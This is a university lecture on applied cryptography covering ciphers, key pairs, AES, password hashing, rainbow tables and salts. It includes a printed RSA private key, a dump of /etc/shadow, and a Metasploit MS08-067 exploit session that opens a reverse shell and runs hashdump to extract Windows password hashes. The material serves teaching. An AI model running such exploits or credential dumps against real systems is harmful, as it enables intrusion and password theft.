Cyber Security

Applied cryptography

Chris G. Willcocks
Durham University

Introduction

1. Content in this lecture will be examinable
2. This is a **single lecture** on **applied cryptography** for computer security. there will likely be a dedicated to codes and cryptography submodule:
    i. History of cryptography
    ii. RSA
    iii. Cryptographic hash functions
    iv. AES
    v. Elliptic Curves
    vi. Entropy
    vii. Error correction
    viii. Linear codes
3. For this reason I won't cover in detail theory, but will focus more on real-world usage & concepts.

Definition

What is cryptography?

“The science of secret writing” - Gollmann.

“Cryptology is the science of communicating using secret codes. It is subdivided into cryptography, writing in codes, and cryptanalysis, deciphering codes.” - Richard R. Brooks.

“Cryptography or cryptology (from Greek κρυπτός kryptós, "hidden, secret"; and γράφειν graphein, "writing", or -λογία -logia, "study", respectively) is the practice and study of techniques for secure communication in the presence of third parties called adversaries.” - Wikipedia.

Encryption & Decryption

“I buried my treasure under the oak tree.”

Clear text:
“I buried my treasure under the oak tree.”

Encryption

Cipher text:
“V ohevrq zl gernfher haqre gur bnx gerr.”

Decryption

Clear text:
“I buried my treasure under the oak tree.”

Substitution Cyphers

- Replaces each letter of the alphabet with another letter, e.g. ROT13 is a popular basic example.
  - ROT*k* is easy to break, just iterate over all keys and fuzzy string search a word list.
- Lots of variants:
  - Monoalphabetic
    - Fixed substitution
  - Polyalphabetic
    - Change substitution rules in different parts of the message
  - Polygraphic
    - Substitute with groups of letters, e.g. just using pairs increases to $26^2 = 676$

Monoalphabetic simple substitution:

"treasure under the oak tree."

"gernfher haqre gur bnx gerr."

Polyalphabetic:

"treasure under the oak tree."

13 14 15 16 17 18 19

"gerngifs jcstg ixu esc lkxx."

Polygraphic:

"treasure under the oak tree."

"h(C%7]_"

- Variants throughout history: Vigenère, Enigma. Not used much anymore. Broken with frequency analysis (various divide-and-conquer approaches for more advanced poly-alphabetic ciphers)

Encryption & Decryption

- In practise we use algorithms that encrypt the message with a key.
- If both keys are the same, we call this a “symmetric key” cryptosystem.
- If both keys are different, we calls this “asymmetric key” or “public key cryptography”.




**diagram from Brooks*

SSH Example

```
 chris@chris-lab  ~  master ●  ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/chris/.ssh/id_rsa):
Created directory '/home/chris/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/chris/.ssh/id_rsa.
Your public key has been saved in /home/chris/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:AEo9eIZWH7wDe9ubVfy1oPiVJ0/7njiV4MRvpH8DiTU chris@chris-lab
The key's randomart image is:
+---[RSA 2048]----+
|  .=o..          |
| .+.*o..         |
| ..o +o.   ..    |
|    . +.    oE ..|
|     . +S ..*.X.o|
|      . ...o O.O |
|         +. . X .|
|        o  . ..=o|
|             ..o*|
+----[SHA256]-----+
 chris@chris-lab  ~  master ●  cd .ssh
 chris@chris-lab  ~/.ssh  master ●  ls
id_rsa  id_rsa.pub
 chris@chris-lab  ~/.ssh  master ● 
```

1

Generate private & public key from a large random number (/dev/random)


Public Key

```
 chris@chris-lab  ~/.ssh  master ●  cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDNJ1om7pvRWr29voRpwQiKbDyA+St3sIJqq2vwNFgIsxZJst
k/se7VcoPpPVknfbS33jPwdDaoM38rJPCh747P1HKz9+yQrF0BxBHb5wd2jlipdRE7gneyiDGQBCJWBZfte/gX
yjjZSHVjXURHWMDqqnxiFQqp1Yy9ql5+jMjM7qCTF32q/SRpJXj7L68wO6AJq7WQV2WLR4Dx3T4yZXqu/eG3Wv
l/e98KfsALjsFEryxwL+qKBShxT04gmRh1QwBq7WZHFB2zz7tLlUSdzWU1m8aIoPrpqVoVxHQEfXR5IBJgMM8Y
PtBfkiFalgWsgmMOA6xtri3JBBKE0fwR chris@chris-lab
 chris@chris-lab  ~/.ssh  master ●  cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAzSdaJu6b0Vq9vb6EacEIimw8gPkrd7CCaqtr8DRYCLMWSbLX
ZP7Hu1XKD6T1ZJ320t94z8HQ2qDN/KyTwoe+Oz9Rys/fskKxdAcQR2+cHdo5YqXU
RO4J3sogxkAQiVgWX7Xv4F48o42Uh1Y11ER1jA6qp8YhUKqdWMvapefozIzO6gkx
d9qv0kaSV4+y+vMDugCau1kFdli0eA8d0+MmV6rv3ht1r/Jf3vfCn7AC47BRK8sc
C/qigUocU9OIJkYdUMAau1mRxQds8+7S5VEnc1lNZvGiKD66alaFcR0BH10eSASY
DDPGGT7QX5IhWpYFrIJjDgOsba4tyQQShNH8EQIDAQABAoIBACi1z2j8XoVL2W0m
ukX2HUjCs7rwNxT4PNkIDVJMQM/xIdIcICwVdvMQ0hkKpfuCcTFlUScBEf3gfR/P
6z5mC3TcWtHBMGXCYE5i/HMAjd1KqaqOt7G5/tFsENbmbaGjjkUN6H0Alk3qUXgN
vn7R2vWhD3JdmczVHoY5ZbkYbRTx3TSUL+qfVugJq0fqg9eHAsErMGQshH1ngyYp
yUApZzZudzh24XLrm6IzzZdIYAQpzOlHVbXIfpC4YvBXk0mS7e5ckPYFTXF4UnQT
hXHuXGUJeDOXFBjK+BiVVF13MmNzENGa/p6WaXpVWcE7R9ebhJUfsW2dx7vO5+lp
vRl2htUCgYEA7g0JeoghuWHrQXdKWxa7nxzCR4DZT28D/KFd0nGkLrqcnjWRbPyE
EGqZW3XvVcqif3P7L0pclsiIShSt2ru6HRy/gISK2XOnrbLwWQxIAT7zALjxo/uU
krW/kbHcDi+NONDKzm3i/1opBnmKdAwWeWB1o3+S1c29iWAIiOEDpt8CgYEA3J9R
ofnV3n6tBV+imD1zP66gTgFB6FgoCuUaYhTQIoKB7y1PjWZOE1dTPu0Bly2bw65l
5y7nKu/+UbXvN4+MxzrSuwljvnbHleh4557kDokqLXpropqGHVIZOguZiH0Zplff
Iorn4AbR1dDoVmGLxL2B14a9bL+owlMZmxikaw8CgYA+PG5T+K9Idk85SGTKN8FJ
sg0hAJDP8ahLLi0HTeqsxOEZg8vHgKVOXXBGtyihd17Qj5QGIxzd1wO6ynlBjH72
CYQPp5ddjp0yDmxD+6//k2OYtsGGK8oGKToybxunIct8JSpAmf4U4I+FP9VwzZA6
n3tiCYJsH2QEPHU+xAVeZQKBgQCm3HyiVFIUQJzd5pIUMM3cyVeHB95wO1S1wMdu
jS1KHIjne86iNFEywaY9foXocF9R5bI+4rOGPxOLe13dGN4xxOSi/5wH7tBPKg9f
p0X3VHipAuErj1GGFZTs2N8bYvqmW+lwt7xeLOpBnApNYuOSPn5Yoxjbii26I53H
NyELswKBgQCAAm3Ef2rFVWf9+8g+4xFYyN2AZ4PmIJH9+s1LWespTiI2mhprc/I7
guWT7mPQPXKap4b8weH7cikQFsjf2SRaPPh702BCuL8z85lYjWRsCJUm97f4AGXz
iR5TnZVs0lBZGbrxbRgq2NsVEze/ySKl5RVALNaOM9PUWmyNzxOJgg==
-----END RSA PRIVATE KEY-----
```

2

Private key, stays with you and is not distributed.

Distributing Public Keys



Give your public key to other computers or applications, then you can connect and send messages to them securely without typing in your username/password each time

Other key pairs:


PGP key pairs:

- Can be set up in a similar fashion. Both can choose the underlying algorithm (RSA, DSA, etc).

SSL key pairs:

- Encrypt TCP/IP communications and secure browser-server connections (used for SSL Certificates)

Bitcoin wallets.




Block Ciphers


```
 chris@chris-lab  ~/security  master ●  gpg --cipher-algo AES256
3DES       AES        AES192     AES256     BLOWFISH  CAST5     IDEA      TWOFISH
```

- **Symmetric key** encryption method typically used for files
- Encrypts blocks of text at a time, rather than bits of text (stream ciphers).
- DES encrypts 64-bit blocks at a time.
- AES encrypts 128-bit (or bigger) blocks at a time.
- Developed to eliminate the chance of encrypting identical data the same way: the ciphertext from the previous block is fed into the algorithm for computing the next block.
- Also uses an initialisation vector such that same message encrypted multiple times will be different.

ECB vs Non-ECB modes



Image



"ECB Penguin"

Non-ECB mode looks pseudo random


Further reading: https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation

Block Cipher Example


```
 chris@chris-lab  ~/security  master ●  echo "this is some sensitive data" > sensitive-file.txt
 chris@chris-lab  ~/security  master ●  hexdump -C sensitive-file.txt
00000000  74 68 69 73 20 69 73 20  73 6f 6d 65 20 73 65 6e  |this is some sen|
00000010  73 69 74 69 76 65 20 64  61 74 61 0a              |sitive data.|
0000001c
 chris@chris-lab  ~/security  master ●  gpg -c sensitive-file.txt
 chris@chris-lab  ~/security  master ●  hexdump -C sensitive-file.txt.gpg
00000000  8c 0d 04 07 03 02 f4 e0  a6 75 cc 7e 99 aa f3 d2  |.........u.~....|
00000010  5b 01 4b fb 4f 17 6a b8  4b fb 80 6b 6b 1f b0 db  |[.K.O.j.K..kk...|
00000020  e6 7c bb 5d 23 22 04 7d  06 53 74 a6 26 34 4d ee  |.|.]#".}.St.&4M.|
00000030  27 6f 42 e6 96 9f 43 b4  ac d2 d3 07 64 f3 fc cc  |'oB...C.....d...|
00000040  98 89 6c 24 75 5e 94 23  89 22 b9 f0 71 95 81 81  |..l$u^.#."..q...|
00000050  8b b5 db 1c c5 08 d5 9f  3d 9c c5 12 9c 98 87 4b  |........=......K|
00000060  c1 09 68 de 9b f2 5b 30  0c 74 88 b2              |..h...[0.t..|
0000006c
 chris@chris-lab  ~/security  master ●  gpg -c sensitive-file.txt
File 'sensitive-file.txt.gpg' exists. Overwrite? (y/N) y
 chris@chris-lab  ~/security  master ●  hexdump -C sensitive-file.txt.gpg
00000000  8c 0d 04 07 03 02 db 63  fd d2 35 eb d6 df f3 d2  |.......c..5.....|
00000010  5b 01 4c 5b c1 8a f6 04  46 cc ff 60 d1 33 80 5f  |[.L[....F..`.3._|
00000020  37 34 65 4d 9e 5c 3a fa  b2 f2 ea bd 81 a4 88 56  |74eM.\:........V|
00000030  4c 64 2c 02 12 3d 8e e2  12 f1 72 6d d1 0f b1 a6  |Ld,..=....rm....|
00000040  d4 81 d1 87 53 ba ba 46  1b 6d 47 f2 dc a1 fd c5  |....S..F.mG.....|
00000050  b8 91 e2 fa 5f fd 3d 9d  62 2a 30 87 51 7d d3 f4  |...._.=.b*0.Q}..|
00000060  56 b0 b2 9c 74 91 f4 15  2e fa d1 01              |V...t.......|
0000006c
```

$\neq$

Encrypt



Decrypt




```
 chris@chris-lab  ~/security  master ●  gpg --decrypt sensitive-file.txt.gpg
gpg: AES encrypted data
gpg: encrypted with 1 passphrase
this is some sensitive data
 chris@chris-lab  ~/security  master ●  
```

Hacking AES-256


AES-256 is currently regarded as one of the most secure block cipher algorithms. To brute-force you would need 2^{256} =

115792089237316195423570985008687907853269984665640564039457584007913129639936

guesses, which would take longer than the age of the universe.
AES makes the system secure?

- Hacking AES-256 wifi passwords in 8,192 guesses
- Cache-timing attacks for AES

These are **side-channel attacks**.



Correlation traces for all key byte guesses (address Hamming distance model)

Storing Passwords

Storing passwords in plain text is not good.

- If someone obtains database of user IDs/passwords (e.g. database leak, inside job, hacked server, bad admin) then all users are exposed.
- We should design it that, even there is a flaw in the system security, the password should be hard to find.
- Q. Should we encrypt the passwords?
- We can hash the passwords and check the hashes match instead.

```
chris@chris-lab  ~  master ●  echo -n "mypassword" | sha256sum
89e01536ac207279409d4de1e5253e01f4a1769e696db0d6062ca9b8f56767c8  -
chris@chris-lab  ~  master ●  echo -n "mypassword" | sha256sum
89e01536ac207279409d4de1e5253e01f4a1769e696db0d6062ca9b8f56767c8  -
chris@chris-lab  ~  master ●
```

Hash Functions

- Any function that can map data of arbitrary size to a fixed size.
- Different applications require hash functions with different properties.
  - E.g. in graphics, you may want a spatial hash which maps from 3D space to 1D space while guaranteeing locality; points nearby in 3D are also nearby in 1D so you can retrieve objects from your game world quickly without cache misses.
- Cryptographic hash functions should guarantee these properties:
  - **Deterministic**
  - **One-way** function
  - **No collisions**
  - **Avalanche effect**
- Popular algorithms:
  - MD5 (no longer deemed secure)
  - SHA-1 (no longer deemed secure)
  - SHA-2, e.g. SHA-256 and SHA-512 - better but still susceptible to certain attacks.

Storing passwords (continued)

- Will storing our passwords as a list of hashes, which can't be inverted, make us secure?
- Most passwords are
    - not random characters
    - not arbitrary length
    - have some structure to them
- For example, if we assume passwords are <= 8 characters
    - 1 character could have 94 possibilities (number of printable ascii characters)
    - 2 characters have 94^2
    - 8 characters have 94^8 possible values = 6,095,689,385,410,816 assuming 10^{10} hashes/second (e.g. MD5, others are much slower) would take **7 days**.
    - 9 characters would take **2 years**.
- This would be an **offline attack**.

Precomputed Hash Tables

What if we crowd-funded the precomputation of the hashes, and stored (sold) them on a hard drive?

- They could just lookup in the order of minutes/hours.
- Calculating hashes is significantly slower than doing a lookup.

94^8 x (8 bytes **plain text** + 32 **byte hash**) = **244,000 TB** (too much storage for such an attack).

Is there a really good compression scheme which allows for fast querying?

- Rainbow Tables (buy some here)

Rainbow Tables

SHA-256

Plain text → Hashes

Some Reduction Function

Plain text	Hashes
"Kitten"	FIkWrzhvg4IJsi2h6wUhUaSUCQzq4k
"FIkWrz"	VuK3QuPAlEbeSyAP7kjaH32B29edS
"VuKQu"	yLS9ufqHSWBALEsEZasUpYjL3nrGW
"yLSufq"	Kcxwyr8nwLvnDMcDVXcQaRFsy2M8
"Kcxwyr"	

...

100,000 times


Start Text: "Kitten" **End Hash:** xQfu4mKvauf0Z1jIoNd69VZ2EzfOtXF

We just store these two things from the chain

Rainbow Tables

Start text	End of chain after 100,000
RiLpFt	c744b1716cbf8d4dd0ff4ce31a17715
NoEqki	xQfu4mKvauf0Z1jIoNd69VZ2EzfOtXF
VsTwNi	3cd696a8571a843cda453a229d7418
...	...
FsAilW	7ad7d6fa6bb4fd28ab98b3dd33261e8f

We sort table by end hashes allowing for fast search. Table "contains" all pre-computed hashes but is **100,000 times** smaller.



To query the rainbow table:

1. **Iterate 100,000 times.** Look for the hash in the sorted list of final hashes.
2. If not found **reduce the hash** into another plaintext, and **hash the new plaintext**.
3. If it is found, the chain for which the hash matches the final hash contains the original hash. You can now go from start of chain to recover secret plain text.

[Reading]

Salts

- Using rainbow tables we can recover passwords within minutes and retain reasonable storage requirements (e.g. **500 GB** for a rainbow table).
- So we introduce a “salt” which is random string “7sA9Fbf” stored as **plain text** alongside the **hash**, but we compute the hash by:

$$\text{hash} = H(\text{salt} + \text{password})$$

- Two users with the same password will now have different hashes, as they will have different randomly generated salts.
- For 32-bit salts, you would now need to pre-compute and query 2^{32} rainbow table databases (for each salt value) making such hacking approaches infeasible.

Storing Passwords Example

Salt

Algorithm

Hash

Meta

Hack weak Unix passwords with "John the Ripper" (and other OS).

```
[root@linux john-1.7.2]# cat /etc/shadow
root:$1$kWbsOyQ0$HkcrIg/f8rpTO8OIsBd2u/:16391:0:99999:7:::
bin:*:14013:0:99999:7:::
daemon:*:14013:0:99999:7:::
adm:*:14013:0:99999:7:::
lp:*:14013:0:99999:7:::
sync:*:14013:0:99999:7:::
shutdown:*:14013:0:99999:7:::
halt:*:14013:0:99999:7:::
mail:*:14013:0:99999:7:::
news:*:14013:0:99999:7:::
uucp:*:14013:0:99999:7:::
operator:*:14013:0:99999:7:::
games:*:14013:0:99999:7:::
gopher:*:14013:0:99999:7:::
ftp:*:14013:0:99999:7:::
nobody:*:14013:0:99999:7:::
```

UNIX

Windows

```
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.34.139:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 - Service Pack 2 - lang:Unknown
[*] We could not detect the language pack, defaulting to English
[*] Selected Target: Windows 2003 SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.34.135
[*] Meterpreter session 2 opened (192.168.34.139:4444 -> 192.168.34.135:1739) at 2013-07-30 (

meterpreter > hashdump
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f3f07224e22c5dc9e3d50224ebbf04b7:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:41361b1534272026576c22449c3b6aff:::
user:1003:b34ce522c3e4c8774a3b108f3fa6cb6d:a87f3a337d73085c45f9416be5787d86:::
peru:1004:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IUSR_HP-SRV01:1108:6dbad79696399a35bac6fe70f7fc828b:501990d3465ee72c7c074459b8dc6d1d:::
IWAM_HP-SRV01:1109:015839b59b7a2b8926c254f40a2e31ee:c935181ee5bc159edf13d4ba3be6450b:::
albert:1114:d0b22b77a558f4c1511a02b6cacb6d18:2f7e3f310946ebd46d1c3d0801cbd9d3:::
nina:1115:3993fcde5c417d12e72c57ef50f76a05:822b051f594be4540e071395f80c6df7:::
nick:1116:681e9a747943826f824a5691239d4d13:e40cf12dc3e53a84a1877d3793c0c61f:::
jasmine:1117:cbc501a4d222778365c4a55f32b3bf85:61e4be9bc78c65275f97d77ea821f258:::
joy:1118:f5d13a813b5d5ffac467021088dc706f:1aa90c8708e234c36bbdb7d770617820:::
HP-SRV01$:1007:aad3b435b51404eeaad3b435b51404ee:12d6d31ff28ae38e43b8f0ca41bfad42:::
```

Coursework

- Coursework will be on DUO next week.

This is unlike any other coursework you will get, as you will not have explicit instructions on how to hack the system. This is done on purpose to emulate the mindset of a hacker.

- **DON'T PANIC!**

We will cover more things that will be useful for the coursework in subsequent Lectures and labs.